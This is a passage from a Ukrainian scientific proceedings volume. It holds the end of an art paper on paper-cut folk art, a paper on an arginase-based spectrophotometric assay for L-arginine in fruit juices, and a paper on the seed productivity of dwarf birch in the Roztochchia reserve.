


Рисунок 5. Юлія Дунаєва. «Перекотиполе», вириванка. 2005, м. Дніпро (Україна. Приватна колекція).



Рисунок 6. Наталя Авдеєнко. «Ваза з квітами», витинанка. 2004, м. Дніпро (Україна. Приватна колекція).

#### Список літератури:

1. Косицька З. Історія української витинанки. Монографія / НАНУ; ІМФЕ ім. М. Т. Рильського. Київ : Видавництво ІМФЕ, 2019. 318 с.
2. Benešičunaitė-Fedosejeva L. Karpiniai – savęs paieška. Вырезки из бумаги. Vilnius : UAB “Grafija”, 2011. 160 p.
3. Tumėnaitė-Bražėnienė O. Mokomės karpyti. Utena : Utenos Indra, 2008. 200 p.
4. Navickas K. Klaido Navicko. Karpiniai. Utena : Utnos Indra, 2008. 156 p.
5. Mudėnienė J. Ar prisiminsi mane, Vilniau? : albumas. Vilnius : Stiklo titlai, 2016. 68 p. : ilustr.
6. Косицька З. М. Виставка витинанок Наталі Сташкевич. Народна творчість та етнологія / НАНУ; ІМФЕ ім. М. Т. Рильського. Київ, 2019. № 1. С. 89–91.
7. Париж, 2019 р., 14–18 бер. (Художнє вирішення архітекторки Надін Кобилко). Див. : Україна бере участь у Паризькому книжковому салоні. URL : <https://www.ukrinform.ua/rubric-culture/2660742-ukraina-bere-ucast-u-parizkomu-knizkovomu-saloni.html> (дата звертання 12.04.2019).
8. Косицька З. Стилiстичнi паралелi у творчостi українських i литовських майстрiв витинанки на сучасному етапi. Сучасне українське декоративне мистецтво: збереження національної своєрiдностi в умовах глобалiзацiї [колективна монографiя] / НАН України. ІМФЕ ім. М.Т. Рильського. Київ : Вид-во ІМФЕ ім. М. Т. Рильського, 2019. С. 146–167.

## **ЕНЗИМАТИЧНО-ХІМІЧНИЙ МЕТОД ВИЗНАЧЕННЯ L-АРГІНІНУ: РОЗРОБКА І ВИКОРИСТАННЯ**

**Брагінець Олена Григорівна**

канд. біол. наук, старший науковий співробітник,  
старший науковий співробітник  
лабораторії трансфузійних препаратів  
Державна установа «Інститут патології крові  
та трансфузійної медицини» НАМН України

**Стасюк Наталія Євгенівна**

канд. хім. наук, науковий співробітник  
відділу аналітичної біотехнології  
Інститут біології клітини  
НАН України (ВАБ ІБК НАНУ)

**Гайда Галина Зуфарівна**

канд. хім. наук, старший науковий співробітник,  
старший науковий співробітник ВАБ ІБК НАНУ

### **Анотація**

Розроблено та опрацьовано ензиматично-хімічний метод аналізу L-аргініну (Arg) із спектрофотометричною реєстрацією продукту реакції за використання препаратів рекомбінантної аргінази I та вітчизняного набору для визначення сечовини. Метод ґрунтується на ферментативному гідролізі Arg до L-орнітину та сечовини (ензиматична реакція). Сечовина при низьких значеннях рН взаємодіє з діацетилмоноксимом (хімічна реакція) із утворенням продукту, який кількісно оцінюється за оптичною густиною. Новий метод апробовано на реальних зразках соків у порівнянні з розробленими раніше методами. Продемонстровано, що запропонований метод є функціонально придатним для чутливого визначення вмісту Arg у напоях.

### **Вступ**

Актуальність запланованих досліджень пов'язана з потребою у розробці надійних методів аналізу практично важливого аналіту – L-аргініну (Arg), який є індикатором якості харчових продуктів, фармацевтичних препаратів, продуктів гігієни, а також біомаркером деяких захворювань. Сучасні фізико-хімічні методи визначення вмісту Arg є високочутливими, але низькоселективними, до того ж вони потребують наявності коштовних приладів та кваліфікованого персоналу, тому пошук нових простих, економічно доступних, високоселективних та чутливих експрес-методів аналізу Arg, зокрема ензиматичних, є дуже актуальним.

Переважає більшість ензиматичних методів визначення Arg має низку недоліків, зокрема, використання каскаду із кількох ферментів; неабсолютну



селективність до цільового аналіту, спричинену позитивною реакцією на гуанідинові сполуки; необхідність використання екзогенного кофактору чи додаткових ферментів, що підвищує вартість методів та ускладнює процедуру аналізу. Комерційні вітчизняні ензиматичні тест-системи для визначення Arg на даний час відсутні.

Створення нових підходів, що ґрунтуються на використанні Arg-гідролізуючих ферментів, можуть суттєво покращити систему моніторингу рівня Arg в аналітичній практиці. Найперспективнішими для розробки таких методів є ферменти метаболізму Arg – аргіназа I і аргініндеіміназа (АДІ).

### Огляд літератури

Arg – основна  $\alpha$ -амінокислота, яка слугує попередником для біосинтезу багатьох біоактивних сполук. Для вищих організмів, включаючи людину, метаболізм Arg призводить до продукції біохімічно різноманітного спектру продуктів: сечовини, орнітину, цитруліну, креатину, проліну, глутамату, агматину, гомоаргініну, поліамінів, оксиду азоту, метильованих похідних Arg, а також посттрансляційно модифікованих (аргінільованих) білків [1]. Для деяких видів тварин, таких як птахи, хижі та морські ссавці, Arg є незамінною амінокислотою. Для людини Arg є напівнезамінною амінокислотою, тобто біохімічні шляхи її біосинтезу існують, проте в певні періоди життя, зокрема інтенсивного росту та розвитку, а також під час деяких захворювань вони не можуть забезпечувати достатньої кількості цієї сполуки, через що вона повинна потрапляти в організм із їжею або як ліки [2]<https://uk.wikipedia.org/wiki/%D0%90%D1%80%D0%B3%D1%96%D0%BD%D1%96%D0%BD> - cite\_note-FOOTNOTENelson\_et\_al2008686-2.

Arg, як інтермедіат-попередник NO, виконує важливу роль в фізіологічних процесах організму, включаючи мозкову діяльність [3]<https://uk.wikipedia.org/wiki/%D0%90%D1%80%D0%B3%D1%96%D0%BD%D1%96%D0%BD> - cite\_note-FOOTNOTENelson\_et\_al2008686-2. Досліджено, що систематичне введення Arg (оральне або довенне) дітям та дорослим призводить до позитивних результатів при терапії мітохондріальних дисфункцій (серцево-судинних захворювань, енцефалопатій, лактатних ацидозів і інсультів)<https://uk.wikipedia.org/wiki/%D0%90%D1%80%D0%B3%D1%96%D0%BD%D1%96%D0%BD> - cite\_note-FOOTNOTENelson\_et\_al2008686-2. З іншого боку, лікування онкологічних захворювань шляхом ензимотерапії Arg-гідролізуючими ферментами має зворотню мету – досягти зниження вмісту Arg в організмі людини, тобто викликати голодування за Arg [4-5]<https://uk.wikipedia.org/wiki/%D0%90%D1%80%D0%B3%D1%96%D0%BD%D1%96%D0%BD> - cite\_note-FOOTNOTENelson\_et\_al2008686-2. Безперечно, що для контролю за ефективністю та безпечністю різних типів лікування важливо здійснювати моніторинг рівня Arg та його метаболітів в біологічних рідинах пацієнтів. Тому надійні експрес-методи кількісного визначення Arg є вкрай необхідними в медицині.

В харчовій промисловості економічно розвинутих країн рівень Arg контролюють в соках, винах та інших продуктах бродіння, оскільки є

принципова небезпека утворення в них канцерогенного етилкарбамату, який є продуктом хімічної реакції сечовини, утвореної з Arg під дією мікроорганізмів, з етанолом при температурній обробці продуктів [6-7]. Переважна кількість існуючих методів аналізу цієї сполуки є дуже складними, тому можна визначати рівень Arg як її попередника.

Сучасні високотехнологічні хроматографічні та біосенсорні методи аналізу Arg є чутливими, але низькоселективними, до того ж вони потребують використання коштовних приладів та кваліфікованого персоналу [8]. В аналітичних лабораторіях вміст Arg визначають зазвичай методом високоефективної рідинної хроматографії (ВЕРХ) в різних модифікаціях – від класичної рідинної хроматографії до комбінування її з газовою хроматографією та мас-спектрометричними підходами. Але широке використання цих коштовних методів є неможливим для експрес-діагностики, оскільки загальний час аналізу є довготривалим. Тому пошук нових чутливих експрес-методів аналізу Arg, зокрема ензиматичних, є дуже актуальним.

На сьогодні в галузі аналітичної біотехнології існує обмежена кількість даних щодо розробки ензиматичних методів визначення вмісту Arg [8-9], на їх основі розроблено комерційні аналітичні набори (Sigma, Enzytec™, Elisa, Megazyme та ін).

У результаті попередніх досліджень в ІБК НАН України сконструйовано рекомбінантні штами над-продуценти аргінази та АДІ, оптимізовано умови культивування клітин продуцентів для максимального біосинтезу цільових ферментів, розроблено економічно вигідні технології одержання високоочищених препаратів аргінази та АДІ, створено ензиматично-хімічні та біосенсорні методи визначення вмісту Arg. Аналітичні характеристики розроблених підходів у порівнянні із відомими методами аналізу Arg докладно описано в наших попередніх публікаціях [8-10]. Нові методи апробовано на реальних зразках вин, фруктових соків, сироваток крові, фармацевтичних препаратів.

Метою нашого дослідження було розробити та апробувати експрес-метод визначення вмісту Arg із застосуванням аргінази та діацетилмонооксиму (ДАМ). Для досягнення мети були поставлені наступні завдання: отримати клітини продуцентів аргінази І печінки людини (далі – аргіназа); виділити та охарактеризувати препарат ферменту; розробити новий метод «Аргіназа-ДАМ» та протестувати його для визначення Arg у зразках фруктових соків.

### Методи досліджень

Аргіназу виділяли з безклітинних екстрактів рекомбінантних метилотрофних дріжджів NCYC 495 *Ogataea polymorpha* *pGAP1-HsARG1 leu2car1:ScLEU2*, очищення ферменту здійснювали шляхом афінної хроматографії за методом, розробленим у попередніх дослідженнях [9]. Активність визначали у два етапи: I – ферментативне перетворення Arg до сечовини (інша назва – карбамід); II – хімічна реакція, визначення швидкості утворення сечовини (карбаміду) як продукту реакції I за інструкцією до „Набору для визначення сечовини” виробництва НВФ «СІМКО» (Львів, Україна).



Для розробки ензиматичного методу аналізу Arg було використано препарат аргінази з питомою активністю  $600 \text{ мкмоль} \cdot \text{хв}^{-1} \cdot \text{мг}^{-1}$  (600 Од./мг). Принципова схема реакцій, що лягли в основу нового методу визначення Arg, представлена на рис. 1.




Рис. 1. Загальна схема реакцій при визначенні Arg ензиматично-хімічним методом “Аргіназа-ДАМ” за утворенням карбаміду (сечовини).

Визначення вмісту Arg роводили за наступною схемою: в скляні пробірки відбирали по 0,1 мл розведених в 30 мМ Тріс-НСІ буфері, рН 8,8 (ТБ) досліджуваних проб, а для побудови калібрувального графіка – по 0,1 мл стандартних розчинів Arg в ТБ. Реакцію запускали додаванням 0,01 мл розчину аргінази в ТБ з вихідною концентрацією 66 Од./мл. Інкубаційну суміш перемішували та інкубували 10 хв при 37 °С. В суміш вносили 1 мл робочого розчину ДАМ і 2 мл кислотного реагенту виробництва «СІМКО» та кип’ятили на водяній лазні протягом 10 хв [11]. Реакційні суміші охолоджували водою і реєстрували їх оптичну густину (на спектрофотометрі SHIMADZU UV-1650 РС, при 525 нм) проти “сліпої” проби, яка містила 0,1 мл ТБ замість розчину Arg. Концентрацію Arg в досліджуваному зразку визначали методом множинних внесень стандарту за калібрувальним графіком.

Досліди проводились у чотирьох – шести повторах, а виміри - у 3-х паралелях. Для кожної вибірки показників визначали середнє арифметичне значення (M), стандартну похибку середнього (m) та середнє квадратичне відхилення (σ). Розрахунок статистичних показників і побудову графіків проводили за допомогою програми Origin 7,0.

## Результати

### Принцип та характеристики нового методу визначення Arg

Метод «Аргіназа-ДАМ» ґрунтується на ферментативному гідролізі Arg (ензиматична реакція, стадія 1) до L-орнітину та сечовини (карбаміду). Карбамід взаємодіє за певних умов із ДАМ на хімічній стадії реакції (стадія 2), із утворенням продукту, який кількісно оцінюється спектрофотометрично за оптичною густиною при  $\lambda=525$  нм. Кінцевими продуктами хімічної реакції є циклічні сполуки. Вперше чутливий, швидкий та зручний спектрофотометричний метод визначення концентрації карбаміду за використання ДАМ в кислому середовищі було описано Wheatley в 1948 р. До складу реакційної суміші входили ДАМ, фенілантранілова кислота, іони хлору, мангану, фосфату. Було запропоновано низку модифікацій складу РС, а саме, використання тіосемікарбазиду та іонів залізі (III) в слабкокислому середовищі [11-12]. Спрощення процедури аналізу дало можливість використовувати ДАМ-метод у рутинному аналізі карбаміду в біологічних рідинах, в ручному і автоматичному режимах.

Результати по вивченню залежності світлопоглинання кінцевої фотометрованої суміші (стадія 2) від концентрації Arg в інкубаційній суміші (стадія 1) представлено на рис. 2А.




Рис. 2. Графіки залежності світлопоглинання фотометрованої суміші від концентрацій Arg і ферменту (0,01 – 0,03 Од/мл) в інкубаційній суміші (А); калібрувальний графік визначення Arg та його візуалізація (вставка, Б).

Досліджено кількісний склад інкубаційної суміші при здійсненні ензиматичної реакції, а саме, експериментально визначено оптимальну концентрацію ферменту (0,03 Од/мл).

Калібрувальний графік визначення вмісту Arg, а також його візуалізацію, тобто зовнішній вигляд відповідних кольорових продуктів хімічної реакції, представлено на рис. 2Б. Як видно з Рис. 2Б, діапазон лінійності «Аргіназа-ДАМ» методу зберігається в межах від 0,25 до 2 мМ Arg в інкубаційній суміші або від 8 до 67 мкМ у фотометрованій пробі, нижня межа визначення – 3 мкМ у фотометрованій пробі. Завдяки якому кольору та стабільності кінцевого продукту хімічної реакції, вміст Arg в розчині можна визначити навіть «на око» (“naked eye”), тобто без використання оптичних приладів.

Отже, в результаті досліджень нами розроблено ензиматично-хімічний метод визначення Arg «Аргіназа-ДАМ», який має низку переваг порівняно із відомими методами, зокрема, це відсутність складного обладнання та широкий діапазон лінійності тестованих концентрацій Arg.

### Аналіз Arg у зразках соків

Можливість практичного застосування «Аргіназа-ДАМ» методу досліджували на зразках свіжовичавлених соків лайму і яблука, а також у зразках комерційних вітчизняних плодово-ягідних соків «Садочок». Приклади визначень вмісту Arg графічним методом множинних додавань стандарту, в декількох повторах та при різних розведеннях зразків, представлено на рис. 3.




Рис. 3. Визначення концентрації Arg графічним методом в зразках соків: А – сік яблука, розведення 400 (ліворуч) і 200 (праворуч); Б – сік лайму, розведення 500 (ліворуч) і 200 (праворуч).

Концентрацію Arg вираховували з параметрів лінійної регресії (A, B), представлених на рисунках 3А і 3Б, за формулою ( $C_{Arg}$ , мМ =  $A \cdot N / B$ , де N – розведення зразка). Середні значення концентрацій Arg в соці лайма – 2,05 мМ, в соці яблука – 2,55 мМ. Паралельно вміст Arg в зразках соків визначали референтним методом із використанням аргінази і ДМО [10]. Як свідчить порівняльний аналіз результатів визначення вмісту Arg у цих зразках двома різними методами (рис. 4), одержані дані задовільно корелюють, тобто між ними існує тісний кореляційний зв'язок. Таким чином, продемонстровано, що новий метод є функціонально придатним для швидкого і чутливого визначення

концентрації Arg у напоях.




Рис. 4 Кореляційний зв'язок між результатами визначень вмісту Arg у соках СФ методами «Аргіназа-ДМО» і «Аргіназа-ДАМ». Зразки: 1 – сік лайму, 2 – сік «Садочок» віноградно-яблучний, 3 – сік яблука, 4 – сік «Садочок» мультифрут”.

### Висновки

В результаті досліджень розроблено та опрацьовано метод аналізу Arg із спектрофотометричною реєстрацією продукту реакції за використання препаратів аргінази та вітчизняного набору для визначення сечовини (виробництва НФО «Сімко»). Запропонований метод «Аргіназа-ДАМ» не потребує попереднього відокремлення Arg з досліджуваних зразків, є нескладним у виконанні і комерційно доступним. Методу властива швидкість процедури аналізу, стабільність кінцевого продукту, висока чутливість та широкий діапазон лінійності визначення Arg. Продемонстровано можливість практичного використання методу для аналізу Arg у напоях, зокрема, соках.

### Список літератури

1. Morris SM Jr. Arginine Metabolism Revisited. *J. Nutr.* 2016, 146 (12):2579S-2586S.
2. Terstappen F., Tol A.J.C., Gremmels H. et al. Prenatal Amino Acid Supplementation to Improve Fetal Growth: A Systematic Review and Meta-Analysis. *Nutrients* 2020, 12 (9):2535.
3. Cao B., Deng R., Wang D. et al. Association between arginine catabolism and major depressive disorder: A protocol for the systematic review and meta-analysis of metabolic pathway. *Medicine (Baltimore)* 2020, 99 (27):e21068.
4. Albaugh V.L., Pinzon-Guzman C., Barbul A. Arginine-Dual roles as an onconutrient and immunonutrient. *J. Surg. Oncol.* 2017, 115(3):273-280.
5. Zhang Y., Chung S-F., Tam S-Y. et al. Arginine deprivation as a strategy for cancer therapy: An insight into drug design and drug combination. *Review. Cancer Lett.* 2021, 502:58-70.
6. Mira De Orduña, R., Liu S.Q., Patchett M.L., Pilone, G.J. Ethyl carbamate precursor citrulline formation from arginine degradation by malolactic wine lactic acid bacteria. *FEMS Microbiology Letters* 2000, 183:31-5.

7. Gowd V., Su H., Karlovsky P., Chen W. Ethyl carbamate: An emerging food and environmental toxicant. *Food Chem.* 2018, 248:312-321.

8. Stasyk O.V., Boretsky Y.R., Gonchar M.V., Sibirny A.A. Recombinant arginine-degrading enzymes in metabolic anticancer therapy and biosensors. *Cell Biol. Intern.* 2015, 39:246–252.

9. Стасюк Н.Є., Гайда Г.З., Закальський А.Є. та ін. Реконбінантні форми аргінази та аргініндеїмінази як каталітичні складові ензиматиного набору «Аргітест» для аналізу L-аргініну. *Наука та інновації* 2017, 13 (4):65-74.

10. Gayda G., Stasyuk N., Zakalskiy A., Gonchar M., Katz E. Arginine-hydrolyzing enzymes for electrochemical biosensors (Review). *Current Opinion in Electrochemistry.* 2022, 33(12):100941.

11. Marsh W. H., Fingerhut B., Miller H. Automated and Manual Direct Methods for the Determination of Blood Urea. *Clinical Chemistry* 1965, II (6):624-627.

12. Beale R. N., Croft D. A sensitive method for the colorimetric determination of urea. *J. Clin. Path.* 1961, 14: 418 -24.

## НАСІННЄВА ПРОДУКТИВНІСТЬ БЕРЕЗИ НИЗЬКОЇ НА ТЕРИТОРІЇ БІОСФЕРНОГО РЕЗЕРВАТУ «РОЗТОЧЧЯ»

**Любинець Ірина Павлівна,**  
начальник науково-дослідного відділу  
Яворівський національний природний парк

Для глибокої та об'єктивної оцінки характеру і ступеня внутрішньовидової диференціації найбільш ефективними є комплексні дослідження, що передбачають вивчення різноманітних якісних і кількісних показників. У зв'язку з цим паралельно з морфологічними ознаками вегетативної та генеративної сфер доцільним є вивчення біологічних властивостей насіння, що багато в чому характеризує стійкість рослин, стабільність їх популяцій, здатність до самовідтворення [7]. Під впливом різних екологічних факторів у рослин спостерігається мінливість показників за цілою низкою ознак: за кольором, вагою та кількістю їх на одному дереві, схожістю і енергією проростання, повнозернистістю, вмістом масел і т. д. [8]. Однак, суттєві зміни в репродуктивній сфері спричиняє техногенне забруднення навколишнього середовища, яке призводить до зменшення продуктивності та погіршення якості насіння різних видів рослин [3].

Як відомо, представники родини Betulaceae досить чутливо реагують на зміни в середовищі, особливо внаслідок дії аерополутантів [6], тому деякі автори пропонують використовувати їх насінневу продуктивність для біоіндикації та біомоніторингу довкілля [11]. До того ж, вони щорічно плодоносять та дають велику кількість насіння, тому їх зручно обирати для подібного роду досліджень [9].

Насінневу продуктивність встановлювали за методикою І.В. Вайнагія [1, 2] з урахуванням рекомендацій щодо вивчення насінневої продуктивності рідкісних видів рослин [10]. Об'єктом вивчення слугували супліддя берези низької, в яких велось підрахунок плодів – дрібних горішків. Для характеристики насінневої продуктивності (НП) використовували показник потенційної насінневої продуктивності (ПНП), під яким розуміли кількість насінних зачатків на супліддя, фактичної насінневої продуктивності (ФНП) – кількість повноцінних зрілих насінин на супліддя, коефіцієнт насінневої продуктивності (КПр) – відношення ФНП до ПНП.

Отримані цифрові дані обробляли варіаційно-статистичними методами [4, 5]. Прийняті такі рівні варіювання ознак:  $V \leq 15\%$  – низький,  $16 \leq V \leq 25\%$  – середній,  $V \geq 26\%$  – високий.

Параметри насінневої продуктивності *Betula humilis* Schrank на чотирьох пробних площах змінюються в межах: ПНП – 89,48–109,24 насінних зачатків, ФНП – 80,84–100,4 насінин. Зафіксовано середній рівень варіювання кількості насінних зачатків і дозрілих насінин (коефіцієнт варіації ПНП коливається в межах 13,4-25,6%, ФНП – 13,9-27,4%). В суплідді берези низької найменшу

кількість насінних зачатків обліковано на ПП №4, а найбільшу – на ПП №1, тоді як найменше дозрілих насінин фіксувалось на ПП №2, а найбільше – на ПП №1 і ПП №3.

Таблиця 1.

Насіннева продуктивність берези низької на території Біосферного резервату «Розточчя»

ПП, №	ФНП						ПНП						КПр, %
	М	m	V	P	min	max	М	m	V	P	min	max	
1	100,4	4,61	22,98	4,6	70	154	109,2	4,97	22,74	4,55	74	163	91,91
2	84,92	3,91	23,01	4,6	46	136	97,96	3,63	18,55	3,71	72	150	86,69
3	97,84	5,36	27,39	5,48	62	155	106,1	5,34	25,15	5,03	68	160	92,16
4	80,84	2,25	13,89	2,78	58	110	89,48	2,4	13,39	2,68	59	118	90,34




Рис. 1. Насіннева продуктивність *Betula humilis* Schrank на території Біосферного резервату «Розточчя»

Значення фактичної та насінневої продуктивності дещо відрізняються на різних пробних площах (ПП) (табл.1). Найвищі показники ФНП і ПНП відзначено для ПП №1, а найнижчі для ПП №4 (рис.1). Коефіцієнт насінневої продуктивності на всіх ПП високий (86,69-92,16 %), найвищий на ПП №3, що може вказувати на оптимальні умови для росту і плодоношення виду.

З'ясовано, що найвищі показники фактичної та насінневої продуктивності властиві ценопопуляціям виду на відкритих ділянках з відсутнім деревним ярусом, а найнижчі – у складі березового рідколісся.

### Список літератури:

1. Вайнагий И.В. Семенная продуктивность и всхожесть семян некоторых высокогорных растений Карпат. Ботанический журнал. 1974. т. 59, №10. С. 1439–1450.

2. Вайнагий И.В. Методы статистической обработки материала по семенной продуктивности растений на примере *Potentilla aurea* L. 1973. Растительные ресурсы, 9 . С. 287–296.

3. Грицай З. В., Денисенко О. Г. Насіннева продуктивність деревних рослин в умовах забруднення довкілля викидами металургійного підприємства. Вісник Дніпропетровського університету. Біологія. Екологія. 2011. Вип. 19. Т. 2. С. 40–44.

4. Зайцев Г. Н. Математика в экспериментальной ботанике. М.: Наука, 1990. 296 с.

5. Лакин Г.Ф. Биометрия. М.: Высшая школа. 1990. 352 с.

6. Лукина Ю. М., Василевская Н. В. Влияние аэротехногенного загрязнения на репродуктивный потенциал *Betula czerernanovii* Orlova. Материалы всеросс. науч. конф. Принципы и способы сохранения биоразнообразия. Йошкар-Ола, Пущино. 2008. С. 261–262.

7. Махнев А. К. Внутривидовая изменчивость уральских берез по биологическим свойствам семян. Структура популяций и устойчивость растений на Урале. Сб. статей. Свердловск: УНЦ АН СССР. 1978. С. 11–62.

8. Мишуков Н. П. Изменчивость семян сосны обыкновенной в Западной Сибири. Биология семенного размножения хвойных Западной Сибири. Новосибирск: Наука. 1974. С. 75–87.

9. Пархоменко Л. І. Інтродукція і культура берез в Україні. Київ: Фітосоціоцентр. 2011. 410 с.

10. Программа и методика наблюдений за ценопопуляциями видов растений Красной книги СССР. Москва, 1985. 34 с.

